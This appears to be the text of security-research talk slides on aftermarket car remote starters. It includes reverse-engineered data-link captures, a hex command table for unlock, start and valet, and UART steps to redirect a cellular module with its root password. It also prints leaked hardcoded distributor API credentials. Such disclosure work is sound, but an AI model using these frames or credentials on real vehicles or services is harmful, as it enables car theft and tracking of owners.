

Your Car Is My Car

About me

- Software Engineer by trade
- Hacker by passion
- Lock picker for fun
- The best puzzles are not meant to be solved
- All opinions are my own, and may not reflect those of my past, present, or future employers
- Twitter: [@Jmaxxz](https://twitter.com/Jmaxxz)



Backstory

SATURDAY

AM

3AM

4AM

5AM

6AM

7AM

8AM



11°

-12°

-13°

-14°

-13°

-12°

-1



FRI

SAT

SUN

MON



Image Source: <https://commons.wikimedia.org/wiki/File:Raynauld.jpg>

 **Pandora**
15 YEARS PROTECTING CARS

 **iDataLINK**



FORTIN®

ARCTIC START

MOMENTUM

DRONE
M O B I L E

CRIME **STOPPER**
SAFETY & SECURITY

COMPUSTAR®

FTX

AstroStart

PYTHON

AUTOSTART. 

VIPER.


CLIFFORD




AVITAL.



FULLY LOADED HIGH CURRENT REMOTE STARTER ALARM SYSTEM AND BYPASS SOLUTION.



INTEGRATED CONNECTIVITY

The art of combining connectivity with one single device.

OEM REMOTE
PRESS THE LOCK BUTTON 3
TIMES FROM OEM REMOTE



3X LOCK REMOTE STARTER*

Start and stop the
vehicle with the OEM
remote by pressing the
LOCK button 3 times
(3X Lock)*



BUILT-IN ALARM SYSTEM

Enable vehicle Security
& Alarm functions with
the EVO-ONE module
that will use the
vehicle's horn as a



SMARTPHONE APPS

Control the vehicle with
a compatible
smartphone app (Viper
SmartStart, Compustar
Drono)



RF KITS COMPATIBILITY

Control the vehicle with
a compatible long
range RF kit (XL202,
Audiobox, Compustar
and much more)

**AFTER MARKET
REMOTES**
ADD COMPATIBLE
RF KITS FOR LONG RANGE



START
CONTROL
LOCATE
FROM ANYWHERE



Available on the
App Store



Get it on
Google play

Traditional car ignitions

- Lock + Switch





"Modern" Car Ignitions

- Lock + Electronic Lock + Switch



(+)Ignition	Yellow	In	A1
	Purple	Out	A2
	Purple/White	Out	A3
	Green	Out	A4
	White	Out	A5
	Orange	Out	A6
(-)Horn	Orange/Black	Out	A7
	Dk.Blue	Out	A8
	Red/Blue	In	A9
(~) IMO	Lt.Blue/Black	In/Out	A10
(-)Parking Lights	Black	In	A11
	Pink	Out	A12
	Yellow/Black	Out	A13
(-)Hood	Brown/White	In	A14
	Pink/Black	In	A15
(-)Power lift gate	Purple/Yellow	In/Out	A16
Security led - car side	Green/White	In/Out	A17
Security led - BCM side	Green/Red	In/Out	A18
(-)Door lock DATA	White/Black	Out	A19
	Lt.Blue	In/Out	A20



C5	Brown	
C4	Gray/Black	CAN LOW
C3	Gray	CAN HIGH
C2	Orange/Brown	
C1	Orange/Green	
D6	White/Red	(~)Door lock DATA
D5	White/Blue	
D4	White/Green	(~)Door lock DATA
D3	Yellow/Red	(~)IMO
D2	Yellow/Blue	
D1	Yellow/Green	(~)IMO







"Data-link" bus
5V UART 9600 BAUD



CAN I GET DATALINK PROTOCOL AND TECHNICAL SPECS IF I'M LOOKING TO DEVELOP AN REMOTE START INTERFACE DEVICE?

1 ANSWER



No we do not just give out that information.

If you did want to aquire it you would need to contact our sales department as it would come at a financial cost to you.

<https://fortin.ca/en/contact.html>



answered Jun 3 by **Derek** (143,080 points)

The EVO is not meant to be used as a hobiest toy. It's meant to used as a tool by the professionals in the aftermarket remote start industry to simplify and actually be able to, install remote starters in over 3,000 vehicles. Trying to use the EVO other then remote starter/alarm needs will cause you more grief then anything else.

Can network explorers do exist that can make a project a lot more fun then trying to use a patented product. An example would be this:

<http://www.elektor.com/magazines/2008/february/can-explorer.350100.lynkx?tab=4>



commented Feb 13, 2014 by **Robb**



FLAG





REPLY

TRUST ME




I'M A PROFESSIONAL



00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01 4A 91
0D 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20 00 00
71 0D 00 0C 03 0E B8 09 FF FF F1 01 84 00 00 01
4A 91 0D 00 0C 03 0E B8 09 FF FF F1 0C 84 00 20
00 00 71 0D 00 0C 03 0E B8 09 FF FF F1 01 84 00
00 01 4A 91 0D 00 0C 03 0E B8 09 FF FF F1 0C 84
00 20 00 00 71 0D 00 0C 03 0E B8 09 FF FF F1 01
86 00 00 01 4A 93 0D 00 0C 03 0E B8 09 FF FF FF
01 8E 40 00 01 4A E9 0D 00 0C 03 0E B8 09 FF FF
FF 01 8A 40 00 01 4A E5 0D 00 0C 03 0E B8 09 FF
FF FF 01 8E 40 00 01 4A E9 0D 00 0C 03 0E B8 09
FF FF F1 01 8E 40 00 01 4A DB 0D 00 0C 03 0E B8
09 FF FF F1 0C 8E 40 20 00 73 2E 0D 00 0C 03 0E
B8 09 FF FF F1 06 8E 40 20 00 70 25 0D 00 0C 03
0E B8 09 FF FF F1 01 8E 40 00 01 4A DB 0D 00 0C
03 0E B8 09 FF FF F1 0C 8E 40 20 00 6B 26 0D 00
0C 03 0E B8 09 FF FF F1 01 8E 40 00 01 4A DB 0D
00 0C 03 0E B8 09 FF FF F1 0C 8E 40 20 00 57 12
0D 00 0C 03 0E B8 09 FF FF F1 01 8E 40 00 01 4A
DB 0D 00 0C 03 0E B8 09 FF FF F1 0C 8E 40 20 00
4F 0A 0D



2019-02-15	22:11:12	00	0C	03	0E	B8	09	FF	FF	F1	01	04	00	00	01	48	0F	0D
2019-02-15	22:11:13	00	0C	03	0E	B8	09	FF	FF	F1	0C	04	00	20	00	00	F1	0D
2019-02-15	22:11:17	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:11:21	00	0C	03	0E	04	02	02	00	19	0D							
2019-02-15	22:11:24	00	0C	03	0E	B8	09	FF	FF	F1	01	04	00	00	01	48	0F	0D
2019-02-15	22:11:25	00	0C	03	0E	B8	09	FF	FF	F1	0C	04	00	20	00	00	F1	0D
2019-02-15	22:11:27	00	0C	03	0E	02	02	00	00	15	0D							
2019-02-15	22:11:27	00	0C	03	0E	04	02	01	00	18	0D							
2019-02-15	22:11:27	00	0C	03	0E	B8	09	FF	FF	FF	0C	84	00	20	00	00	7F	0D
2019-02-15	22:11:32	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:11:33	00	0C	03	0E	B8	09	FF	FF	F1	0C	84	00	20	00	00	71	0D
2019-02-15	22:11:40	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:11:41	00	0C	03	0E	B8	09	FF	FF	F1	0C	84	00	20	00	00	71	0D
2019-02-15	22:11:45	00	0C	03	0E	B8	09	FF	FF	F1	02	04	00	00	01	48	10	0D
2019-02-15	22:11:50	00	0C	03	0E	02	02	00	00	15	0D							
2019-02-15	22:11:50	00	0C	03	0E	B8	09	FF	FF	FF	01	04	00	00	01	48	1D	0D
2019-02-15	22:11:52	00	0C	03	0E	B8	09	FF	FF	F1	01	04	00	00	01	48	0F	0D
2019-02-15	22:11:53	00	0C	03	0E	B8	09	FF	FF	F1	0C	04	00	20	00	00	F1	0D
2019-02-15	22:11:59	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:12:03	00	0C	03	0E	04	02	02	00	19	0D							
2019-02-15	22:12:06	00	0C	03	0E	B8	09	FF	FF	F1	01	04	00	00	01	48	0F	0D
2019-02-15	22:12:07	00	0C	03	0E	B8	09	FF	FF	F1	0C	04	00	20	00	00	F1	0D
2019-02-15	22:12:09	00	0C	03	0E	02	02	00	00	15	0D							
2019-02-15	22:12:09	00	0C	03	0E	04	02	01	00	18	0D							
2019-02-15	22:12:09	00	0C	03	0E	B8	09	FF	FF	FF	0C	84	00	20	00	00	7F	0D
2019-02-15	22:12:14	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:12:15	00	0C	03	0E	B8	09	FF	FF	F1	0C	84	00	20	00	00	71	0D
2019-02-15	22:12:22	00	0C	03	0E	B8	09	FF	FF	F1	01	84	00	00	01	48	8F	0D
2019-02-15	22:12:23	00	0C	03	0E	B8	09	FF	FF	F1	0C	84	00	20	00	00	71	0D

	A	B	C	D	E	F	G	H	I	J	K
1	Start	From	To	Message Type	Payload Length	Payload	Checksum	End	Message	Source	Type
2	0C	03	0E 01		02	00 00	14	0D	0C 03 0E 01 02 00 00 14 0D	starter	Antenna led on
3	0C	03	0E 02		02	00 00	15	0D	0C 03 0E 02 02 00 00 15 0D	starter	Antenna led off
4	0C	03	0E 02		00		13	0D	0C 03 0E 02 00 13 0D	starter	Antenna led off
5	0C	03	0E 04		02	02 00	19	0D	0C 03 0E 04 02 02 00 19 0D	starter	Flash antenna quickly
6	0C	03	0E 04		02	01 00	18	0D	0C 03 0E 04 02 01 00 18 0D	starter	Flash antenna slowly
7	0C	0E	03 30		03	FF FF F1	33	0D	0C 0E 03 30 03 FF FF F1 33 0D	remote	Lock
8	0C	0E	03 31		03	FF FF F1	34	0D	0C 0E 03 31 03 FF FF F1 34 0D	remote	Unlock
9	0C	0E	03 32		03	FF FF F1	35	0D	0C 0E 03 32 03 FF FF F1 35 0D	remote	Start
10	0C	0E	03 33		03	FF FF F1	36	0D	0C 0E 03 33 03 FF FF F1 36 0D	remote	Stop
11	0C	0E	03 34		03	FF FF F1	37	0D	0C 0E 03 34 03 FF FF F1 37 0D	remote	trunk
12	0C	0E	03 35		03	FF FF F2	38	0D	0C 0E 03 35 03 FF FF F2 38 0D	remote	panick
13	0C	0E	03 38		03	FF FF F3	3B	0D	0C 0E 03 38 03 FF FF F3 3B 0D	remote	Unlock?
14	0C	0E	03 39		03	FF FF F1	3C	0D	0C 0E 03 39 03 FF FF F1 3C 0D	remote	aux1
15	0C	0E	03 3A		03	FF FF F1	3D	0D	0C 0E 03 3A 03 FF FF F1 3D 0D	remote	aux2
16	0C	0E	03 3B		03	FF FF F1	3E	0D	0C 0E 03 3B 03 FF FF F1 3E 0D	remote	aux3
17	0C	0E	03 3C		03	FF FF F1	3F	0D	0C 0E 03 3C 03 FF FF F1 3F 0D	remote	aux4
18	0C	0E	03 A8		05	8D 33 31 00 33	6C	0D	0C 0E 03 A8 05 8D 33 31 00 33 6C 0D	remote	Valet Mode Enable/Disable
19	0C	0E	03 AA		03	FF FF F1	AD	0D	0C 0E 03 AA 03 FF FF F1 AD 0D	remote	Status Request
20	0C	03	0E BF		02	01 00	D3	0D	0C 03 0E BF 02 01 00 D3 0D	starter	add remote
21	0C	0E	03 E3		03	00 00 01	F8	0D	0C 0E 03 E3 03 00 00 01 F8 0D	remote	Valet button Press
22	0C	0E	03 E3		03	00 00 02	F9	0D	0C 0E 03 E3 03 00 00 02 F9 0D	remote	Valet button Press



Demos

Particle.io firmware can be found at:
<https://github.com/jmaxxz/OpenRemoteStart>




MyCar (Cellular Remote)

Linkr

M O B I L E

from **OMEGA**
RESEARCH & INNOVATION TECHNOLOGIES, INC.



powered by



Model: **LINKR-LT1**

1st YEAR INCLUDED!




Key Features:

- Control & Confirm LOCK, UNLOCK, START, STOP, TRUNK, & Aux Functions
- View the vehicle's current location
- Displays remote start remaining run time
- NEW run time extender feature!
- Shows door locked/unlocked status
- Displays vehicle voltage & Linkr network connection
- Direct plug-in to Excalibur 70 series remote starts
- Direct plug-in to OmegaLink RS kits
- Alarm trigger alert
- Install as stand alone tracker
(Only GPS instant locate & alarm alert is available)
- Supports iDataLink, Posse, Fortin, & DBI/Smartstart protocols
- Includes the 1st year of service
(\$29 USD/ \$40 CAD for the following year)
- Works in the USA, Puerto Rico, and Canada

Compatible Systems:

MyCar AKA

- Linkr-LT1
- MyCar Kia
- Visions MyCar
- Carlink (CL6)





Ask Cybergibbons! @cybergibbons · Mar 8



We spent a wad of cash getting some of the most popular after market car alarms fitted to our cars.

One made by @PandoraCarAlarm, one by @ViperSmartStart.

There are devices intended to make you car more secure.

One of them was claimed to be "unhackable".



11



98



238



Ask Cybergibbons! @cybergibbons · Mar 8



But both systems allowed the user's accounts to be taken over.

With this take over we could geo-locate the vehicle, see which model it was, unlock the doors, and turn off the immobiliser.

Making your car more secure?

No. Not at all.



1




14



53



How does this happen?



COM3 - PuTTY


```
[1210] cmdline: boot_select=0 fota_mode=0 mid=WLTSMQ-100 quiet loglevel=0 CONSOL
l_uart,0x78b3000 androidb[1230] Updating device tree: start
[1330] Updating device tree: done
[1340] booting linux @ 0x80008000, ramdisk @ 0x80008000 (0), tags/device tree @
[1340] = Enable Watchdog Timer =

-----
You are in at_engine now.
You can use at command here.
Enter "exit" to start login shell.
-----

IMEI: ██████████
BIN: 4.2.7
APP: 2.4.0
IP: "173.27.224.18",46033
LPORT: 17006
APN: m2mglobal
APNAT:
SIM: Detected
Ready
```

Tips for using Uart

- 3.3v 115200 baud uart
- Change server
AT+XIP="173.27.224.18",46033
- root password is **oelinux123**
- <https://fccid.io/2AEB4AG21/User-Manual/User-manual-3104674>







```
public static String m2mMasterDistributorPassword() {  
    return "Zw,Jq#Rz5z&b6";  
}
```

```
public static String m2mMasterDistributorUsername() {  
    return "api@solutionstlm.com";  
}
```

```
public static String buildM2mVerificationEmail(String str) {  
    return String.format("%s%s", new Object[]{"10000/Resources/?UserLogin=", str});  
}
```


GET

https://api.m2msuite.com/v1.1/109.3/100008/Access

Params

Authorization

Headers (1)

Body

Pre-request Script

Tests

TYPE

Basic Auth

